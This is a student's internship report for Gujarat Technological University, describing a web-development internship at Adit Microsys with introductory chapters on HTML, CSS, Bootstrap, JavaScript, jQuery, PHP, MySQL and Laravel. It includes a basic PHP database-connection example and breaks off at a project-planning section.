GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 15 May 2023 (21:37:07)

This is to certify that, ***Nayak Tirtha Samir*** (Enrolment Number - 200390107506) working on project entitled with ***Samrat Namkeen*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Nayak Tirtha Samir

Name of Guide : Mr. Akshay Rameshchandra Kansara

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at ADIT MICROSYS PVT. LTD** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Alpesh Patel (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
TIRTHA SAMIR NAYAK	_____

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- I would like to express my sincere gratitude to all those who have contributed to the successful completion of my Bachelor of Technology Project.

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- I would like to express my sincere gratitude to ADIT MICROSYS PVT LTD for providing me with the opportunity to complete my internship with their esteemed organization.

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- Thank you all for your support and guidance.

---TIRTHA SAMIR NAYAK--CE--SEM 8—200390107506

ABSTRACT

Internship is an important phase of a student's life. A well planned, properly executed and evaluated Internship helps a lot in developing a professional attitude. It develops an awareness of industrial approach to problem solving, based on a broad understanding of process and mode of operation of organization. The aim and motivation of this Internship is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Engineering, to develop a responsiveness of the self-disciplinary nature of problems in information and communication technology. During a period of 12 weeks internship at ADIT MICROSYS PVT.LTD, I learn about Web Technologies Laravel, PHP, SQL and related technologies. Completed some tasks using HTML/CSS/JavaScript, Laravel, PHP, MVC and MySQL. In addition, I also learn about soft skills and corporate culture, behavior and responsibilities. During this internship I got knowledge about the latest technologies and current industry standards.

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List Of Abbreviations

Abbreviations	Words
BLE	Bluetooth Low Energy
CLI	Command Line Interface
MVC	Model View Controller
IOT	Internet Of Things
MQTT	Message Queuing Telemetry Transport
FPGA	Field-programmable gate array
ASIC	Application-specific integrated circuits
HTML	Hyper Text Markup Language
CSS	Cascading Style Sheets
JS	JavaScript
E-R	Entity Relational
DFD	Data Flow Diagram
OS	Operating System
GUI	Graphical User Interface
RAM	Read Access Memory
PPR	Periodic Progress Report
PSAR	Patent Search & Analysis Report
PDE	Patent Drafting Exercise

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CHAPTER 1:- OVERVIEW OF THE COMPANY

- ✓ Adit Microsys is a global IT Development and consulting firm as well as offshore services provider, with corporate business offices and development center located in Ahmedabad, India.
- ✓ Founded in 1993, our firm is dedicated to developing effective outsourcing partnerships with clients in order to reduce their IT costs, improve process management and reduce time-to-market for new product ideas.
- ✓ We provide end-to-end software solutions in a variety of industry verticals, including gaming, finance, real estate, travel, medical, sports, high-end technology, retail and others.
- ✓ Adit Microsys offers a wide range of services including onsite consulting and development, offshore software development, and product lifecycle management application development, mobile consulting, web design, license optimization and database management services.
- ✓ By combining our domain expertise with the low cost offshore software development, our Offshore Delivery Models delivers enhanced productivity and cost savings along with faster time to market.

1.1 HISTORY OF COMPANY

- ✓ Adit Microsys helps clients to rapidly reengineer themselves and be flexible enough to change with the current volatile environment. We guide our customers in the transition phases and present them with diverse growth opportunities for expanding into unique and uncharted territories.
- ✓ We help our client to do business better leveraging our technological expertise and industry-wide experience, for delivering personalized solutions.
- ✓ Our comprehensive portfolio of services which leverage Microsoft offerings, open source platforms, ERP offerings, and the like also include licenses from a plethora of providers including Oracle, Symantec, Adobe and many others. Our dedicated software development team is well versed with emerging technologies and enable us to harness the latest technologies for boosting business capabilities.

1.2 DIFFERENT PRODUCT / SCOPE OF WORK:

- **HappServe:-**

✓ **HappServe is a comprehensive Service Management solution** for companies to manage after sales service requirements of its customers.

- **PNGnet:-**

✓ **PNGnet is a comprehensive software application** covering entire life cycle of Piped Natural Gas city distribution business.

- **Matrimony Business Portal:-**

✓ **Scale up your business of matrimonial services by using our ready portal to create your own matrimonial business application. You focus on your services and entrust the technology part to us.**

- **Saralkharidi Ordering App:-**

✓ **Saralkharidi Ordering App** If you have a set of standard items (SKUs) which are ordered on you by many customers, managing the orders can be a time-consuming task.

- **Field Sales Management:-**

✓ Manufacturers and distributors who sell their products across the country with the help dealers have a great need to manage their field sales operations. Adit Microsys helps you meet this challenge with a Field Sales Management (FSM) application. FSM is pre-dominantly a mobile app to help organizations manage sales operations while on the move. FSM can help manage primary, secondary and tertiary sales and can be customized to meet your unique requirements.

- **Customer Loyalty Program:-**

✓ Business Challenge: Your brand is one of the many brands that end-user (customer or the influencer) can choose to buy. A typical supply chain has many stages and numerous products at each stage. As a brand owner, how do you compete and ensure that your product is chosen when end user has choice of buying from many brands offering similar functionality and price? A Customer Loyalty Program is one mechanism to meet this challenge.

CHAPTER 2:- HTML FUNDAMENTALS

2.1 INTRODUCTION

- ✓ HTML, which stands for Hypertext Markup Language, is the standard language used to create web pages. HTML allows you to define the structure and content of a web page using tags and attributes. By learning HTML, you can create rich, interactive web pages that can be viewed by anyone with a web browser.

- ✓ HTML (HyperText Markup Language) is used to structure content on a web page. It provides a way to describe the meaning and structure of different elements on a page, such as headings, paragraphs, lists, and links.

- ✓ HTML documents are made up of a series of elements, which are enclosed in tags. Tags are composed of angle brackets (<>) and are usually paired, with a start tag and an end tag. The content of an element is placed between the start and end tags, and can include text, images, links, and other types of media.

- ✓ HTML also allows for the use of attributes, which provide additional information about an element. Attributes are placed within the opening tag and can specify things like the color of text, the location of an image, or the target of a link.

- ✓ HTML is essential for creating websites and is often used in conjunction with other technologies such as CSS (Cascading Style Sheets) and JavaScript to create interactive, dynamic web pages. With HTML, web developers can create well-structured and accessible web pages that can be accessed from a variety of devices and platforms.

- ✓ HTML is a markup language used to structure content on a web page. It provides a way to describe the meaning and structure of different elements on a page, such as headings, paragraphs, lists, and links. Some of the main functions of HTML include:

    - Creating the basic structure of a web page by defining sections and elements.
    - Adding headings and subheadings to provide structure and hierarchy to content.
    - Creating lists to organize information into bullet points or numbered items.
    - Adding links to allow users to navigate between different pages or websites.
    - Embedding images, videos, and other multimedia content into a web page.

2.2 TAGS IN HTML

- ✓ Basic HTML structure: HTML documents have a basic structure that includes a doctype declaration, a head section, and a body section. You can use tags such as to define the different sections of your web page.

- ✓ Text formatting: HTML allows you to format text using tags such as through for headings, **for paragraphs, *for emphasis*, for strong emphasis, and for links.**

- ✓ **Lists: You can create both ordered and unordered lists in HTML using the** and tags, respectively. List items are defined using the tag.

- ✓ Tables: HTML also provides tags for creating tables. You can use the <table> tell sag to define a table, and the <tr>, <th> and <td> tags to define rows, headers, and data cells, respectively.

- ✓ Forms: Forms are a key part of many web pages, and HTML provides a wide range of form elements such as text fields, checkboxes, radio buttons, and select boxes. You can use the tag to define a form, and the various form elements to create the fields within the form.

- ✓ The topics which I learned in HTML during the internship are as follows:

- Learned HTML5, Empty tags, common HTML tags, Attribute, tables, Ordered List and Unordered List.

- Learned HTML Layout, Semantic Markup, Header and Footer, section, nav, forms, Validation and HTML5 media Tags (Audio and Video).

CHAPTER 3:- CSS FUNDAMENTALS

3.1 INTRODUCTION

- ✓ Cascading Style Sheets (CSS) is a fundamental technology used in web development to control the presentation and layout of HTML documents. CSS allows developers to create beautiful and responsive web pages, with consistent design and layout across multiple pages and devices.

- ✓ CSS (Cascading Style Sheets) is a style sheet language used for describing the presentation of a document written in HTML or XML. CSS is used to control the visual style and layout of web pages, including fonts, colors, spacing, and more. It allows web developers to separate 17 the design and layout of a web page from its content, making it easier to maintain and update.

- ✓ CSS works by selecting HTML elements and applying styles to them. This can be done using various selectors, such as element selectors, class selectors, and ID selectors. Styles can be applied to specific elements, groups of elements, or to the entire document.

- ✓ CSS provides a wide range of properties that can be used to define styles, such as font-size, color, background-color, margin, padding, border, and many others. These properties can be combined to create complex visual effects and layout designs.

- ✓ CSS also supports the concept of cascading, where multiple styles can be applied to an element, with the most specific style taking precedence. This allows for a high level of control over the appearance of web pages, and makes it possible to create consistent and professional looking designs across an entire website.

- ✓ Overall, CSS is an essential tool for web developers, allowing them to create visually appealing and responsive web pages that are easy to maintain and update CSS, on the other hand, is used to define the presentation and layout of a web page. It allows designers to style HTML elements by specifying things like font size, color, margins, and padding. Some of the main functions of CSS include:

  - Controlling the visual appearance of text, including font styles, sizes, and colors
  - Creating page layouts, including positioning elements, defining column widths, and creating responsive designs that adapt to different screen sizes
  - Adding visual effects, such as animations, transitions, and hover effects

- Creating complex visual elements, such as drop-down menus, tabs, and accordions

3.2 DIFFERENT WAYS TO APPLY CSS

✓ There are different ways through which the CSS can be applied

1. Inline CSS: Inline styles are styles that are applied directly to individual HTML elements using the style attribute. Inline styles are the most specific way to apply CSS and override any styles defined in external stylesheets or embedded styles.

2. External CSS: External CSS is a way to apply CSS styles to an HTML document by defining the styles in a separate file with a .CSS extension and then linking the file to the HTML document using the link element.

3. Internal CSS: Internal CSS is a way to apply CSS styles to an HTML document by defining the styles within the head section of the HTML document using the style element.

✓ The topics which I learned in CSS during the internship are as follows:

- Learned CSS Selectors (id selectors, class selectors, element selectors), background properties, border properties.
- Learned CSS Float properties, CSS Position properties and CSS Overflow properties.
- Learned CSS Box Model.
- Learned Flex Model.
- Learned CSS Media Queries.
- Learned Grid Layout.

CHAPTER 4:- BOOTSTRAP FUNDAMENTALS

4.1 INTRODUCTION

- ✓ Bootstrap is a popular front-end web development framework that was originally developed by Twitter. It is an open-source toolkit that includes pre-built HTML, CSS, and JavaScript components for creating responsive, mobile-first web pages and applications.

- ✓ Bootstrap provides a wide range of UI components, such as navigation menus, forms, buttons, and modals, as well as a powerful grid system for creating responsive layouts. It also offers a variety of customization options, including variables and mixings, to help developers create unique designs that fit their specific needs.

- ✓ One of the key benefits of using Bootstrap is its ability to ensure cross-browser compatibility and responsive design. With Bootstrap, developers can quickly and easily create responsive web designs that look great on desktops, tablets, and smartphones.

- ✓ In addition, Bootstrap is constantly evolving and improving, with regular updates and new features being added to the framework. This makes it a popular choice for web developers of all levels, from beginners to experienced professionals.

- ✓ Bootstrap is a popular open-source front-end framework that provides a collection of tools, CSS styles, and JavaScript components to help developers quickly build responsive and mobile-first websites and web applications. It was created by Twitter and is now maintained by a large community of developers.

- ✓ Bootstrap uses a grid system to define the layout of a webpage, which allows developers to create responsive designs that adapt to different screen sizes and devices. It also provides a set of pre-designed components such as buttons, forms, navigation menus, and typography, that can be easily customized and extended.

- ✓ One of the main benefits of Bootstrap is that it enables developers to save time by providing a standardized set of components that can be easily integrated into their projects. It also ensures a consistent look and feel across different websites and applications, making it a great choice for web developers who want to focus on functionality rather than design.

- ✓ Bootstrap is compatible with all modern web browsers and supports the latest HTML, CSS, and JavaScript standards. It also has a large community of developers and contributors who provide support, resources, and plugins to enhance its functionality and ease of use.

- ✓ In summary, Bootstrap is a popular front-end framework that provides a comprehensive set of tools and components to help developers build responsive and mobile-first websites and web applications quickly and efficiently.

- ✓ Bootstrap is a framework for front end web development and uses HTML5. One can employ responsive web designs with relative ease (the page will shrink and images will resize as the amount of screen real estate is reduced). This framework uses a 12-column grid for initial layout of items.

- ✓ The topics which I learned in Bootstrap during the internship are as follows:

    - Learned Text Alignment& Display, Float & Fixed positions, Colors & background, margin & spacing, sizing & borders, buttons & buttons groups.
    - Learned navbar & nav, List groups & Badges, Forms & Input, Input Groups, Alert & Progress Bars, Tables & Pagination, Cards, Breadcrumbs, Carousel, Badge.
    - Learned Grid System & Flex box, Carousel Slider, Collapse & Accordion, popovers, Modals.

CHAPTER 5:- JAVASCRIPT FUNDAMENTALS

5.1 INTRODUCTION

- ✓ JavaScript is a popular programming language that is used for developing web applications and dynamic user interfaces. In this report, we will explore some of the key features and benefits of JavaScript. Easy to Learn and Use JavaScript is a relatively easy programming language to learn and use. It has a simple syntax that is similar to other programming languages like Java and C++, making it easy for developers to transition to JavaScript.

- ✓ JavaScript is a very powerful client-side scripting language. JavaScript is used mainly for enhancing the interaction of a user with the webpage. In other words, you can make your webpage more lively and interactive, with the help of JavaScript. JavaScript is also being used widely in game development and Mobile application development.

- ✓ Additionally, there are many resources available online, including tutorials, documentation, and forums, making it easy for developers to get started with JavaScript. Cross-Platform Compatibility JavaScript is a cross-platform language, meaning it can be used on different operating systems and web browsers.

- ✓ This allows developers to build applications that can run on various devices, including desktops, laptops, tablets, and smartphones. With the increasing popularity of mobile devices, cross-platform compatibility is becoming increasingly important for developers. Dynamic User Interfaces JavaScript is commonly used to create dynamic user interfaces on websites and web applications.

- ✓ With the use of libraries like jQuery and frameworks like React and Angular, developers can create interactive and responsive user interfaces that provide a better user experience. This is particularly important for websites and applications that require user engagement, such as e-commerce sites and social media platforms.

- ✓ Server-Side Development JavaScript is not only limited to client-side development, but it can also be used for server-side development. Node.js is a popular server-side framework that allows developers to build scalable and high-performance applications using JavaScript. With Node.js, developers can create server-side APIs, web servers, and real-time applications. Large and Active Community JavaScript has a large and active community of developers and enthusiasts.

- ✓ This community contributes to the development of new libraries, frameworks, and tools, as well as providing support and resources for developers. This makes JavaScript a robust and dynamic programming language that is constantly evolving and improving. Integration with Other Technologies JavaScript can be easily

integrated with other technologies, such as HTML, CSS, and APIs, allowing developers to build complex applications with multiple technologies. This makes it an ideal language for building modern web applications that require complex functionality.

- ✓ JavaScript is a programming language that is commonly used to create dynamic and interactive web pages. It is a high-level language that is interpreted by browsers, which means that it is executed on the client-side, or on the user's computer, rather than on the server. JavaScript allows web developers to add a variety of interactive features to web pages, such as drop-down menus, pop-up windows, and animations. It can also be used for more complex tasks, such as creating web-based games, building web applications, and even controlling robots and drones. One of the key features of JavaScript is its ability to manipulate the Document Object Model (DOM), which is the programming interface for HTML and XML documents.

- ✓ This allows developers to dynamically change the content and appearance of web pages in response to user actions, without the need for a full-page refresh. JavaScript is a versatile and flexible language, and it can be used in a variety of environments, including web browsers, servers, and even mobile devices. It is also constantly evolving, with new features and updates being added regularly, which makes it an exciting language for developers to work with.

5.2 CONCEPTS OF JAVASCRIPT

- ✓ Variables and Data Types: JavaScript has several data types, including strings, numbers, Booleans, and objects. Variables are used to store data values, which can be assigned and changed throughout the program.

- ✓ Functions: Functions are a key concept in JavaScript and are used to perform specific tasks or calculations. They can be defined and called multiple times throughout the program.

- ✓ Conditional Statements: Conditional statements are used to make decisions based on certain conditions. For example, if/else statements can be used to execute specific code blocks depending on whether a condition is true or false.

- ✓ Loops: Loops are used to execute a block of code multiple times. The most common types of loops in JavaScript are the for loop and the while loop.

- ✓ Arrays: Arrays are used to store multiple values in a single variable. They can be accessed and manipulated using various methods and properties.

- ✓ Objects: Objects are used to store data in key-value pairs. They can be used to represent real-world entities and can contain methods and properties.

- ✓ DOM Manipulation: The Document Object Model (DOM) is a programming interface for HTML documents. JavaScript can be used to manipulate the DOM, allowing developers to create dynamic and interactive web pages.

- ✓ Events: Events are actions that occur within a web page, such as clicking a button or submitting a form. JavaScript can be used to handle these events and trigger specific actions in response.

- ✓ Asynchronous Programming: Asynchronous programming allows JavaScript to execute multiple tasks simultaneously, without blocking the program's main thread. This is often used for tasks like fetching data from an API or loading resources from a server.

- ✓ Error Handling: Error handling is an important concept in JavaScript, as it allows developers to handle unexpected errors and prevent the program from crashing. This can be done using try/catch statements or by using built-in error handling methods.

- ✓ The topics which I learned in JavaScript during the internship are as follows:

  - Learned JavaScript Variables, Data types, Functions, for, while, foreach loop, Array, methods, events.

  - Learned Array methods, String methods, Number methods, Date methods, Regular Expression.

  - Learned DOM, callback, promises, async and await.

  - Learned Function Expression, function constructor, self-invoking constructor, function call, function apply, function hoisting, global variable and local variable and function closure.

  - Learned Web storage API, web fetch API.

CHAPTER 6:- JQUERY FUNDAMENTALS

6.1 INTRODUCTION

- ✓ JQuery is a fast, lightweight, and powerful JavaScript library that simplifies HTML document traversing, event handling, animating, and AJAX interactions for rapid web development. It is cross-platform compatible and can be used with any web browser that supports JavaScript.

- ✓ One of the most significant advantages of jQuery is its ability to help developers create complex web applications with minimal code. JQuery provides an extensive range of functionalities for creating dynamic and interactive web pages, including DOM manipulation, event handling, and animation effects.

- ✓ The library offers a wide range of features, including a CSS selector engine, which allows developers to easily select and manipulate elements within an HTML document. It also provides numerous pre-built plugins that can be used to enhance web pages with features like sliders, carousels, and tooltips.

- ✓ Another key advantage of jQuery is its support for AJAX, which enables developers to create dynamic web applications that can communicate with servers asynchronously, without requiring the entire page to reload.

- ✓ Overall, jQuery is an excellent tool for web developers who want to create robust, feature rich web applications with minimal effort.

- ✓ The topics which I learned in jQuery during the internship are as follows:

    - Learned jQuery id and class selectors, events, hide, show, toggle, fade in, fadeout, jQuery DOM manipulation (text (), html (), Val (), attr ()).

    - Learned jQuery Add elements (append(), prepend(), after(), before(), remove(), empty()), css() and iterate($.each()).

    - Learned jQuery Traversing, Ancestors (parent(), parents(), parentUntil()), Descendants (children(), find()), filtering (first(), last(), eq(), filter(), not()).

CHAPTER 7:- OVERVIEW OF PHP

7.1 INTRODUCTION OF PHP

- ✓ PHP (Hypertext Preprocessor) is a server-side scripting language that is used to create dynamic web pages and web applications. PHP is often used in combination with MySQL, a popular open-source relational database management system, to create powerful and scalable web applications.

- ✓ PHP (Hypertext Preprocessor) is a server-side scripting language used to create dynamic web pages and web applications. It is one of the most widely used programming languages on the web and is especially popular for creating content management systems (CMS), e-commerce platforms, and web-based applications. Some of the main functions of PHP include:

    - Handling form data: PHP can be used to process form data submitted by users, allowing for the creation of interactive web applications that store and retrieve data.
    - Communicating with databases: PHP can communicate with databases, allowing for the creation of dynamic web applications that retrieve and display data from a database.
    - Creating dynamic content: PHP can be used to create dynamic content that changes based on user input or other factors, such as the time of day or the user's location.
    - Handling cookies and sessions: PHP can be used to handle cookies and sessions, allowing for the creation of personalized user experiences and the tracking of user activity.
    - Handling file uploads: PHP can be used to handle file uploads, allowing users to upload files to a web application or website.
    - Sending email: PHP can be used to send email from a web application or website, allowing for the creation of automated email notifications and newsletters.

7.2 Advantages of PHP:

- Speed of custom web application development
- Simplify web application maintenance
- No need to write additional code
- Work with databases more efficiently
- Automate common web development tasks
- Protect website from targeted security attacks
- Perform unit testing efficiently
- No need to increase web development cost

7.3 Features of PHP:




Fig 7.3.1: Features of PHP

✓ It is most popular and frequently used world-wide scripting language, the main reason of popularity is; it is open source and very simple.

- Simple
- Faster
- Interpreted
- Open Source
- Case sensitive
- Simplicity
- Efficiently
- Platform Independent
- Security
- Flexibility
- Error Reporting
- Loosely Typed Language
- Real-Time Access Monitoring

CHAPTER 8:- DATABASE MANAGEMENT WITH MYSQL

8.1 INTRODUCTION

- ✓ MySQL is a prevalent decision of database for use in web applications, and is a focal part of the broadly utilized Light open source web application programming stack (and other 'AMP' stacks). Light is an acronym for "Linux, Apache, MySQL, Perl/PHP/Python." Free-programming open source extends that require a full-included database administration framework regularly utilize MySQL.

- ✓ MySQL can be fabricated and introduced physically from source code, yet this can be repetitive so it is all the more usually introduced from a paired bundle unless unique customizations are required. On most Linux disseminations the bundle administration framework can download and introduce MySQL with negligible exertion, however advance arrangement is regularly required to change security and improvement settings.

- ✓ In spite of the fact that MySQL started as a low-end contrasting option to all the more effective exclusive databases, it has bit by bit developed to help higher-scale needs also. It is still most generally utilized as a part of little to medium scale single-server organizations, either as a segment in a Light based web application or as an independent database server. Quite a bit of MySQL's allure starts in its relative straightforwardness and convenience, which is empowered by a biological community of open source apparatuses, for example, phpMyAdmin. In the medium range, MySQL can be scaled by conveying it on more effective equipment, for example, a multiprocessor server with gigabytes of memory.

8.2 CONNECTING PHP TO MYSQL

- ✓ To connect PHP to MySQL, you will need to follow these steps:

- ✓ Create a database in MySQL: Use MySQL's command-line interface or a tool like phpMyAdmin to create a new database.

- ✓ Create a user with privileges: Create a user with privileges to access the database you just created.

- ✓ Write PHP code: In your PHP code, you will need to use the mysqli_connect() function to connect to the MySQL database. The function takes four parameters: the hostname, the username, the password, and the database name.

- ✓ Execute SQL queries: Once you have connected to the database, you can use PHP's

mysqli_query() function to execute SQL queries and retrieve data from the database.

✓ Here is an example of PHP code that connects to a MySQL database:

```
<?php

$servername = "localhost";
$username = "your_username";
$password = "your_password";
$dbname = "your_database_name";

$conn = mysqli_connect($servername, $username, $password, $dbname);

if (!$conn)
{
  die("Connection failed: " . mysqli_connect_error());
}

$sql = "SELECT * FROM your_table_name";
$result = mysqli_query($conn, $sql);

if (mysqli_num_rows($result) > 0)
{
  while($row = mysqli_fetch_assoc($result))
  {
    echo "ID: " . $row["id"]. " - Name: " . $row["name"]. "<br>";
   }
 }
else
{
  echo "0 results";
}

mysqli_close($conn);
?>
```

CHAPTER 9:- OVERVIEW OF LARAVEL FRAMWORK

9.1 INTRODUCTION OF LARAVEL

- ✓ Laravel is a popular PHP web application framework that makes it easier to build high-quality web applications. It provides a set of tools and features that allow developers to write clean, readable, and maintainable code.

- ✓ Laravel also includes a number of built-in features that make it easy to handle common tasks, such as authentication, database migrations, routing, and more. It has a powerful CLI called "Artisan" that makes it easy to generate boilerplate code and run common tasks.

- ✓ Another important feature of Laravel is its robust community and ecosystem. There are many third-party packages and plugins available that extend the framework's functionality and make it easy to integrate with other tools and services.

- ✓ One of the key features of Laravel is its "MVC" architecture, which stands for Model-View-Controller. This means that developers can separate their code into three distinct components: the Model (which handles data and business logic), the View (which handles the presentation of data), and the Controller (which handles the flow of data between the Model and the View).

9.2 DATABASE CONNECTIVITY WITH LARAVEL

- ✓ Laravel provides a powerful, yet simple, way to connect to databases from your web application. With Laravel's built-in ORM (Object-Relational Mapping) called Eloquent, developers can work with databases without having to write complex SQL queries.

- ✓ To connect to a database in Laravel, you first need to set up the database configuration in the ‘. env’ file.

- ✓ The ‘. env’ file in Laravel is a configuration file that allows you to define environment-specific variables for your application. It is used to store sensitive information, such as API keys, database credentials, and other configuration values, that should not be shared publicly.

- ✓ The ‘. env’ file is located in the root directory of your Laravel project, and it follows a simple key-value syntax. Each line in the file represents a configuration variable in the form of `KEY=VALUE`. For example, to set the database host, username, and password, you would add the following lines to your ‘. env’ file

DB_HOST=localhost

DB_DATABASE=mydatabase

DB_USERNAME=myusername

DB_PASSWORD=mypassword

- ✓ By default, Laravel includes a '. env.example' file, which serves as a template for your `.env` file. It includes all the necessary configuration variables, but with empty values. You can copy the '. env .example' file and rename it to `. env` to create your own `.env` file with your actual configuration values.

- ✓ It is important to keep the '. env' file private and not share it publicly, as it contains sensitive information that can compromise the security of your application. You can add the '. env' file to your '. Gitignore' file to ensure that it is not committed to your version control system.

9.3 CREATING LARAVEL APP

1. Install Laravel: You can install Laravel by using Composer, a PHP package manager. Open your terminal and run the following command:

```
composer create-project --prefer-dist laravel/laravel project-name
```

This will create a new Laravel project in a directory called 'project-name'.

2. ConFig the Environment: Laravel requires certain environment variables to be set up, such as database credentials and application key. Copy the '.env.example` file and rename it to `.env`. Set the values for the environment variables as per your application requirements.

3. Run the Migration: Laravel uses a database migration system that allows you to create and manage database tables through code. Run the migration command to create the required database tables:

```
php artisan migrate
```

4. Create Routes: Routes are used to define the entry points of your application. Create routes in the 'routes/web.php' file for the different pages and features of your application.

5. Create Controllers: Controllers are used to handle the logic for each route. Create a controller in the `app/Http/Controllers` directory for each page or feature.

6. Create Views: Views are used to render the HTML for each page. Create a view in the `resources/views` directory for each page or feature.

7. Set Up Authentication: Laravel comes with built-in authentication features that allow you to handle user registration, login, and logout. Run the authentication command to create the necessary files and database tables:

```
php artisan make:auth
```

8. Serve the Application: Finally, serve the application using the following command:

```
php artisan serve
```

9.4 LARAVEL DASHBOARD




Fig 9.4.1: Laravel dashboard

Fig.9.4.2: Laravel Register-From.

CHAPTER 10:- PROJECT MANAGEMET

10.1 PROJECT PLANNING OBJECTIVES

- ✓ The project planning objectives include selecting software, examining its scope, and developing a project development approach using the Software Development Life Cycle (SDLC).

10.1.1 SOFTWARE SCOPE

- ✓ The software scope of PHP Laravel refers to the range of capabilities and functionalities that can be developed using the PHP Laravel framework. PHP Laravel is a popular web application framework that is used for developing dynamic and robust web applications and websites. Here are some of the key software scope areas of PHP Laravel:

1. Web application development: PHP Laravel provides a range of tools and features that allow developers to create web applications that are highly scalable, efficient, and secure. It includes built-in features such as authentication, routing, and middleware, making it easier to build complex applications.

2. E-commerce development: PHP Laravel is often used for building e-commerce websites and applications. It provides a range of features such as payment gateway integration, shopping cart functionality, and product management tools, making it easier to develop robust and secure e-commerce solutions.

3. Content Management System (CMS) development: PHP Laravel can be used to build custom content management systems that enable businesses to manage their website content easily. It includes features such as user management, content publishing, and version control, making it easier to develop and manage complex CMS applications.

4. API development: PHP Laravel provides a range of features for developing APIs that can be used to integrate with other applications and systems. It includes tools for building RESTful APIs and supports multiple authentication methods, making it easier to develop secure and scalable APIs.

5. Real-time applications: PHP Laravel supports the development of real-time applications using tools such as WebSockets and Pusher. This allows developers to build real-time chat applications, gaming applications, and other applications that require real-time data transfer.

Overall, the software scope of PHP Laravel is extensive and varied, making it a versatile framework for developing a wide range of web applications and systems.

10.1.2 RESOURCE

- ✓ This project has the following resources: It saves information about new Food Item entries. It helps staff members keep data by category and find it as per them. It maintains quantity records. It keeps a record of cart items and order details. It updates and deletes the record. It can help in searching. It also has a secured system to prevent breaches of data.

10.1.2.1 Human Resource

- ✓ The surest way to reach a goal is to plan for it. They have clear, flexible, short and long-term business plans, and they monitor their plans regularly. A solid business plan is required whether you are starting, growing, or passing on your food manufacturing business. Human resource (HR) is an important part of business performance.HR assists in the management of family and nonfamily members, full and part-time employees, casual and contract employees, as well as the policies and practices that govern them. People are as essential to business as are trends, prices, and technology. Human resources must receive your careful attention—they affect most product, financial, and marketing decisions.

10.1.2.2 Environment Resource

- ✓ Ensuring everyone has the right nutrition as per their body is one of the biggest impacts on the environment. Saving paper by providing an online menu reduces the number of trees that need to be cut down.

10.1.3 PROJECT DEVELOPMENT APPROACH

